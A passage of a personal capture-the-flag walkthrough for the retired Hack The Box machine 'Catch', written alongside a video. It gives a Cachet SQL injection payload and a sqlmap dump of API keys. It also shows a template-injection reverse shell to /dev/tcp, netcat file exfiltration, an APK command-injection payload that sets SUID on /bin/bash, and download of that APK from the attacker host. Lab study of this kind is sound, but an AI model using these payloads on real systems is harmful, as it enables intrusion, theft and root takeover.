16. **I Look for a framework exploit**

```
I search for `catchet 2.4.0 exploit`. You can find the framework version at the bottom of the login page. You logged into on port 8000.
I find this page.
https://www.sonarsource.com/blog/cachet-code-execution-via-laravel-configuration-injection/
I am getting lost. S4vitar is going into depth on the exloit itself. He is talking about "nested variables"
Time Stamp of me getting lost is 01:25:52
https://github.com/vlucas/phpdotenv#nesting-variables
```

17. **Most of the exploits are in sql**

```
Search for "cachet sqli exploit anton". Because the exploit is written by this guy names anton.
If you can not find it try this page instead.
https://www.leavesongs.com/PENETRATION/cachet-from-laravel-sqli-to-bug-bounty.html
It is written in Chinese. I right click and translate the page to english.
As of this writeup the following translate web-pages works great for me.
`TWP - Translate Web Pages by Filipe Dev` It is a firefox plug-in
I take the payload from the translated site.
https://www.leavesongs.com/PENETRATION/cachet-from-laravel-sqli-to-bug-bounty.html
I use it to dump the admin api token.
This is the payload portion i used `api/v1/components?name=1&1[0]=&1[1]=a&1[2]=&1[3]=or+%27a%27=%3F%20and%201=1)+--+`
The page we need to attack is not `catch.htb` but instead it is `status.catch.htb`. You need to have it in your hosts file.
```

SQLMAP dumping api token

18. **Exfiltration api token using sqlmap**

```
▷ sqlmap -u "http://status.catch.htb:8000/api/v1/components?name=1&1[0]=&1[1]=a&1[2]=&1[3]=or+%27a%27=%3F%20and%201=1)*+--+" --batch -D cachet -T users -C username,api_key --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8.6.3#dev}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
------------------------------------------------------------
[07:32:27] [INFO] retrieved: john
[07:32:49] [INFO] retrieved: rMSN8kJN9TPADl2cWv8N
[07:34:37] [INFO] retrieved: admin
Database: cachet
Table: users
[2 entries]
+----------+----------------------+
| username | api_key              |
+----------+----------------------+
| john     | 7GVCqTY5abrox48Nct8j |
| admin    | rMSN8kJN9TPADl2cWv8N |
+----------+----------------------+
```

Create an incident template

`http://catch.htb:8000/auth/login`

19. Now that we have the api token we can create an `incident template`. Then we will inject malicious code into this template and thus create an SSTI.

```
1.  Log in if you have not already as `john:E}V!mywu_69T4C}W`
2. http://catch.htb:8000/login/
3. http://catch.htb:8000/dashboard/templates/create
4. Click on `incident templates` >>> `create incident template` >>> type {{7*7}} >>> click create.
5. The reason we are not putting in the reverse shell right away is because we want to do a Proof of Concept for demonstration purposes. If 7*7 gets
interpreted by the server and it shows {{49}} then we will know that we have code execution and our exploitation will work.
6. To trigger this malicous injection you will need an API token that we just exfiltrated from the server using sqlmap.
```

Curl to trigger the template injection

20. We can use curl with a POST request to initiate the ssti. Everything from our creating the payload to executing it was taken from this website. `https://www.leavesongs.com/PENETRATION/cachet-from-laravel-sqli-to-bug-bounty.html`


Time Stamp `01:35:00 - 01:40:00`. S4vitar discusses how he is creating the curl command to trigger the Server Side Template Injection.

```
1. ▷ curl -s -X POST -H "X-Cachet-Token: 7GVCqTY5abrox48Nct8j" "http://status.catch.htb:8000/api/v1/incidents" -d
'visible=0&status=1&name=demo&template=pwned' | jq
{
  "data": {
    "stickied": false,
    "notifications": false,
    "user_id": 2,
    "name": "demo",
    "status": 1,
    "visible": 0,
    "message": "49",
    "occurred_at": "2024-06-16 08:26:40",
    "updated_at": "2024-06-16 08:26:40",
    "created_at": "2024-06-16 08:26:40",
    "id": 1,
    "is_resolved": false,
    "updates": [],
    "human_status": "Investigating",
    "latest_update_id": null,
    "latest_status": 1,
    "latest_human_status": "Investigating",
    "latest_icon": "icon ion-flag oranges",
    "permalink": "http://status.catch.htb:8000/incidents/1",
    "duration": 0,
    "meta": []
2. Look at the message field. 7*7=49. "message": "49",
3. SUCCESS, we have code execution.
```

Reverse shell as `www-data`

21. Now according to the article in order to get a reverse shell we will need the following syntax inside of our created template.

```
1. {{["id"]|filter("system")|join(",")}}
2. {{["id"]|map("system")|join(",")}}
3. Instead of id we ill use a bash shell one liner.
4. {{["bash -c 'bash -i >& /dev/tcp/10.10.14.27/443 0>&1'"]|filter("system")|join(",")}}
5. Put that in your template and call it reverse or whatever. Then curl it like we did the {{7*7}} for the PoC.
6. ▷ curl -s -X POST -H "X-Cachet-Token: 7GVCqTY5abrox48Nct8j" "http://status.catch.htb:8000/api/v1/incidents" -d
'visible=0&status=1&name=demo&template=reverse' | jq | sed 's/\"//g' | tr -d '[],' | sed '/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g' | qml
7. SUCCESS shell right away.
```



Upgrade Shell

22. Success, now lets upgrade the shell

```
1. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
^[[DConnection received on 10.129.159.99 43068
bash: cannot set terminal process group (28): Inappropriate ioctl for device
```

```
bash: no job control in this shell
www-data@5fdf3c714d72:/var/www/html/Cachet/public$ whoami
whoami
www-data
2. www-data@5fdf3c714d72:/var/www/html/Cachet/public$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@5fdf3c714d72:/var/www/html/Cachet/public$ ^Z
[1]  + 787889 suspended  sudo nc -nlvp 443
~/hackthebox/catch ▷ stty raw -echo; fg
[1]  + 787889 continued  sudo nc -nlvp 443
                                              reset xterm
www-data@5fdf3c714d72:/var/www/html/Cachet/public$ export TERM=xterm-256color
www-data@5fdf3c714d72:/var/www/html/Cachet/public$ source /etc/skel/.bashrc
www-data@5fdf3c714d72:/var/www/html/Cachet/public$ stty rows 39 columns 187
www-data@5fdf3c714d72:/var/www/html/Cachet/public$ export SHELL=/bin/bash
www-data@5fdf3c714d72:/var/www/html/Cachet/public$ echo $SHELL
/bin/bash
www-data@5fdf3c714d72:/var/www/html/Cachet/public$ echo $TERM
xterm-256color
www-data@5fdf3c714d72:/var/www/html/Cachet/public$ tty
/dev/pts/0
```

Enumerating as `www-data`

23. **Begin enumeration**

```
1. www-data@5fdf3c714d72:/var/www/html/Cachet/public$ cat /etc/os-release
NAME="Ubuntu"
VERSION="18.04.6 LTS (Bionic Beaver)"
2. I was wrong this time. I thought it was an ubuntu focal fossa.
3. www-data@5fdf3c714d72:/var/www/html/Cachet/public$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
4. www-data@5fdf3c714d72:/var/www/html/Cachet/public$ uname -srm
Linux 5.4.0-104-generic x86_64
5. www-data@5fdf3c714d72:/var/www/html/Cachet/public$ sudo -l
bash: sudo: command not found
6. www-data@5fdf3c714d72:/home$ hostname -I
172.17.0.13
7. Bad News we are in a container. We will need to get root then escape the container.
8. www-data@a8733af79e5f:/$ find \-name .env 2>/dev/null
./var/www/html/Cachet/.env
./var/www/html/Cachet/vendor/laravel/framework/tests/Foundation/fixtures/.env
./var/www/html/Cachet/vendor/bugsnag/bugsnag-laravel/features/fixtures/laravel58/.env
./var/www/html/Cachet/vendor/bugsnag/bugsnag-laravel/features/fixtures/laravel66/.env
./var/www/html/Cachet/vendor/bugsnag/bugsnag-laravel/features/fixtures/laravel56/.env
./var/www/html/Cachet/vendor/vlucas/phpdotenv/tests/fixtures/.env
./var/www/html/Cachet/vendor/vlucas/phpdotenv/tests/fixtures/env/.env
9. There is a password here
10. www-data@a8733af79e5f:/$ cat ./var/www/html/Cachet/.env | grep --color -i password -B2 -A2
DB_DATABASE=cachet
DB_USERNAME=will
DB_PASSWORD=s2#4Fg0_%3!
11. www-data@a8733af79e5f:/$ find . -name "*.env" -exec grep -i --color password -A2 -B2  {} \;
DB_DATABASE=cachet
DB_USERNAME=will
DB_PASSWORD=s2#4Fg0_%3!
DB_DATABASE=homestead
DB_USERNAME=homestead
DB_PASSWORD=secret
```

SSH creds found

24. **How to tell before gaining a shell that you are in a container**

- #pwn_containerized_or_not_containerized_how_to_find_out
- #pwn_container_How_to_know_ahead_of_time_if_a_server_is_containerized

```
1. You can search both the OpenSSH and Apache versions and that should be good enough. Because if they are different then you most likely the server is
running containers. In this occasion they where the same for port 5000 and port 22. It was an Ubuntu Focal Fossa. But if I look up the Apache version on
port 8000 then we see that it is an Ubuntu Bionic Beaver.
2. ▷ cat portzscan.nmap | grep 8000
# Nmap 7.95 scan initiated Sat Jun 15 21:49:26 2024 as: nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,3000,5000,8000 catch.htb
8000/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
3. Search `Apache httpd 2.4.29 launchpad`
4. https://launchpad.net/ubuntu/+source/apache2/2.4.29-1ubuntu4.4
5. Confirmed it is an Ubuntu Bionic Beaver.
6. So there are two different Ubuntu versions. That is a dead giveaway the server is running containers, and if you get a shell it will most likely be in a
container of some sort.
```

25. **Let's use the creds we find to try for SSH as user `will` with the password `s2#4Fg0_%3!`**

```
1. ▷ sshpass -p 's2#4Fg0_%3!' ssh will@10.129.183.177
2. sshpass never works for me for some reason.
3. ssh will@10.129.183.177
password: s2#4Fg0_%3!
4. SUCCESS I am in.
5. will@catch:~$ whoami
will
```

SSH Enum as user will

26. **Enumerating via SSH as user will**

```
1. will@catch:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.4 LTS (Focal Fossa)"
2. will@catch:~$ hostname -I
```

```
10.129.183.177 172.18.0.1 172.17.0.1 172.19.0.1 dead:beef::250:56ff:fe94:69f0
3. will@catch:~$ ifconfig | grep -i "inet 10" | cut --bytes 1-28 | sed 's/^ *//'
inet 10.129.183.177
4. So Focal Fossa was the OS version for the real server. Bionic was for the container.
5. will@catch:~$ find / -perm -4000 -user root 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/mount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/su
6. will@catch:~$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
7. will@catch:~$ uname -srm
Linux 5.4.0-104-generic x86_64
```

Procmon.sh

27. **procmon.sh is a simple script to find processes that are executing commands as root in real time.**

```
1. The main command is `$ ps -eo user,command`
----------------------------------------------------------------
#!/bin/bash

old_process=$(ps -eo user,command)

while true; do
        new_process=$(ps -eo user,command)
        diff <(echo "$old_process") <(echo "$new_process") | grep "[\>\<]" | grep -vE "procmon|kworker|command"
        old_process=$new_process
done
-----------------------------------------------------------------
2. I cd into temp and create this file in /tmp
-----------------------------------------------------------------
www-data@a8733af79e5f:/tmp$ cat procmon.sh
#!/bin/bash
old_process=$(ps -eo user,command)
while true; do
        new_process=$(ps -eo user,command)
        diff <(echo "$old_process") <(echo "$new_process") | grep "[\>\<]" | grep -vE "command|diff|procmon|kworker"
        old_process=$new_process
done
-------------------------------------------------------------------
3. I run it. Do not forget to make it executable. `chmod +x procmon.sh`
4. I almost forget before running procmon.sh you have to make sure the following command does not output `hidpid=1` because that would mean we would not
have access to view running processes.
5. Lets run procmon.sh again.
========================================
will@catch:/tmp$ ./procmon.sh
> /usr/sbin/CRON -f
> /bin/sh -c /opt/mdm/verify.sh
> /bin/bash /opt/mdm/verify.sh
> jarsigner -verify /root/mdm/apk_bin/3df2ce84c6c20440f0564e73.apk
< /usr/sbin/CRON -f
< /bin/sh -c /opt/mdm/verify.sh
< /bin/bash /opt/mdm/verify.sh
< jarsigner -verify /root/mdm/apk_bin/3df2ce84c6c20440f0564e73.apk
==============================================
6. Here is the updated script.
--------------------------------
#!/bin/bash
old_process=$(ps -eo command)
while true; do
        new_process=$(ps -eo command)
        diff <(echo "$old_process") <(echo "$new_process") | grep "[\>\<]" | grep -vE "command|procmon|kworker|defunct"
        old_process=$new_process
done
```


28. **Enumerating system processes**

```
1. www-data@a8733af79e5f:/tmp$ ps -fauxw
root       86287  0.0  0.0  18380  3060 ?        S    01:06   0:00 /bin/bash /root/check.sh
root       86323  0.0  0.0   6708   908 ?        S    01:06   0:00  \_ inotifywait -q -e modify /var/www/html/Cachet/.env
2. www-data@a8733af79e5f:/tmp$ ps -eo user,command
root     /bin/bash /root/check.sh
root     inotifywait -q -e modify /var/www/html/Cachet/.env
```

29. **Files returned from `procmon.sh`**

```
1. This file `/bin/sh -c /opt/mdm/verify.sh` looks interesting after running procmon.sh.
2. will@catch:/tmp$ ls -l /opt/mdm/verify.sh
-rwxr-x--x+ 1 root root 1894 Mar  3  2022 /opt/mdm/verify.sh
3. Lets copy over this file `verify.sh` so we can analyze it better.
```

Exfiltrate files using netcat



```
#!/bin/bash

###################
# Signature Check #
###################

sig_check() {
    jarsigner -verify "$1/$2" 2>/dev/null >/dev/null
    if [[ $? -eq 0 ]]; then
        echo '[+] Signature Check Passed'
    else
        echo '[!] Signature Check Failed. Invalid Certificate.'
        cleanup
        exit
    fi
}

#######################
# Compatibility Check #
#######################
```

- #pwn_exfiltrate_files_using_NetCat_HTB_Catch
- #pwn_NetCat_file_exfiltration_HTB_Catch

30. **Copy file from target server using netcat**

```
1. ▷ nc -nlvp 31337 > verify.sh
Listening on 0.0.0.0 31337
2. will@catch:/tmp$ cat /opt/mdm/verify.sh > /dev/tcp/10.10.14.27/31337
3. ▷ nc -nlvp 31337 > verify.sh
Listening on 0.0.0.0 31337
Connection received on 10.129.183.177 39754
4. ▷ head -n 40 verify.sh | qml
5. ▷ wc -l verify.sh
86 verify.sh
6. I almost forgot about the user.txt file.
7. will@catch:/tmp$ cat /home/will/user.txt
e7777dcabbe52f1f663ba900c2e3fada
```

Reverse Engineering verify.sh

31. **Reverse engineering verify.sh**

```
1. We are reverse engineering verify.sh

2. ▷ cat res/values/strings.xml | grep "\<string" | grep --color app_name
    <string name="app_name">Catch</string>

3. This is a vulnerable string that works with verify.sh.

4. If we inject that string and erase `catch` <string name="app_name">foo; chmod u+s /bin/bash</string>

5. CORRECTION, do not erase Catch. We need to build it like this.
>>> <string name="app_name">Catch; chmod u+s /bin/bash</string>

6. We have to leave the word Catch if not verify.sh will not be able to find the string.

7. We have write permissions to /opt/mdm. We can do this because we can write to /opt/mdm and the files running in there are being run as root. We only
need to find a vulnerable spot were we can inject a payload. I would think we could just do the following and be done with it.

8. cd into `cd /opt/mdm/apk-bin`

9. Actually I do not know why s4vitar is cding into `apk-bin`

10. will@catch:/opt/mdm$ ls -l
drwxrwx--x+ 2 root root 4096 Dec 16  2021 apk_bin
-rwxr-x--x+ 1 root root 1894 Mar  3  2022 verify.sh

9. echo "chmod u+x /bin/bash" >> /opt/mdm/verify.sh

10. will@catch:/opt/mdm/apk_bin$ bash -p <<< Becoming ROOT

11. Anyway we need to inject that string `<string name="app_name">Catch</string>` that one is located in catchv1/res/values/strings.

12. The other file we need to manipulate is `/opt/mdm/verify.sh`
```

Building a malicious .apk file

32. **Building evil .apk file**

```
1. Time Stamp 02:19:16
2. catch ▷ cd catchv1.0/res/values
3. edit `strings.xml`
4. Replace `<string name="app_name">Catch</string>` with `<string name="app_name">Catch; chmod u+s /bin/bash</string>`
5. Now we need to build this malicious .apk file.
6. /catch/catchv1.0/res/values:~ ▷ cd catchv1.0
7. Run this command to build the apk file: `apktool b --use-aapt2`
8. ▷ apktool b --use-aapt2
I: Using Apktool 2.7.0-dirty
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
```

```
I: Copying unknown files/dir...
I: Built apk into: ./dist/catchv1.0.apk
9. SUCCESS, no errors that is a first for me.
```

Bypassing jarsigner verify function


33. **We need to get past the `jarsigner` function in `verify.sh`**

```
1. ▷ cd catchv1.0/dist

2. ~/hackthebox/catch/catchv1.0/dist ▷ jarsigner -verify catchv1.0.apk
no manifest.
jar is unsigned.

3. ~/hackthebox/catch/catchv1.0/dist ▷ echo $?
0

4. It says this .apk is a dumpster fire but it passes the jarsigner test with a `0` and that is good enough. That is what verify.sh is checking for and it
passes. So it seems we are good to go with our evil `catchv1.0.apk` file
-------------------------------------------------
▷ cat verify.sh | grep -i --color -A2 "jarsigner -verify"
        jarsigner -verify "$1/$2" 2>/dev/null >/dev/null
        if [[ $? -eq 0 ]]; then
                echo '[+] Signature Check Passed'
-------------------------------------------------
```

Payload Execution

34. **Uploading and executing our malicious .apk file**

```
1. sudo python3 -m http.server 80 >>> you will serve up `catchv1.0.apk`
2. cd into /opt/mdm/apk_bin
3. will@catch:/$ cd /opt/mdm/apk_bin
will@catch:/opt/mdm/apk_bin$ wget http://10.10.14.27/catchv1.0.apk
--2024-06-17 03:30:50--  http://10.10.14.27/catchv1.0.apk
Connecting to 10.10.14.27:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2738694 (2.6M) [application/vnd.android.package-archive]
Saving to: ‘catchv1.0.apk’

catchv1.0.apk                                  100%[===================================================================================================>]
2.61M  1012KB/s    in 2.6s

2024-06-17 03:30:53 (1012 KB/s) - ‘catchv1.0.apk’ saved [2738694/2738694]
```




```
will@catch:/$ cd /opt/mdm/apk_bin
will@catch:/opt/mdm/apk_bin$ wget http://10.10.14.27/catchv1.0.apk
--2024-06-17 03:30:50--  http://10.10.14.27/catchv1.0.apk
Connecting to 10.10.14.27:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2738694 (2.6M) [application/vnd.android.package-archive]
Saving to: ‘catchv1.0.apk’

catchv1.0.apk                          100%[=====================

2024-06-17 03:30:53 (1012 KB/s) - ‘catchv1.0.apk’ saved [2738694/2738694]

will@catch:/opt/mdm/apk_bin$ watch -n 1 ls -l /bin/bash
will@catch:/opt/mdm/apk_bin$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash
will@catch:/opt/mdm/apk_bin$ bash -p
bash-5.0# whoami
root
bash-5.0# cat /root/root.txt
0417da6c365d350410564999a463e553
bash-5.0# |
```

That is all we needed to do. Now we need to monitor `/bin/bash` for the stickybit assignment

```
1. will@catch:/opt/mdm/apk_bin$ watch -n 1 ls -l /bin/bash
>>> Every 1.0s: ls -l /bin/bash
catch: Mon Jun 17 03:33:05 2024

-rwsr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash
2. SUCCESS!
3. will@catch:/opt/mdm/apk_bin$ watch -n 1 ls -l /bin/bash
will@catch:/opt/mdm/apk_bin$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash
will@catch:/opt/mdm/apk_bin$ bash -p
bash-5.0# whoami
```

```
root
bash-5.0# cat /root/root.txt
0417da6c365d350410564999a463e553
```


Catch has been Pwned!

Congratulations therealpablo, best of luck in capturing flags ahead!

#1791	17 Jun 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

PWNED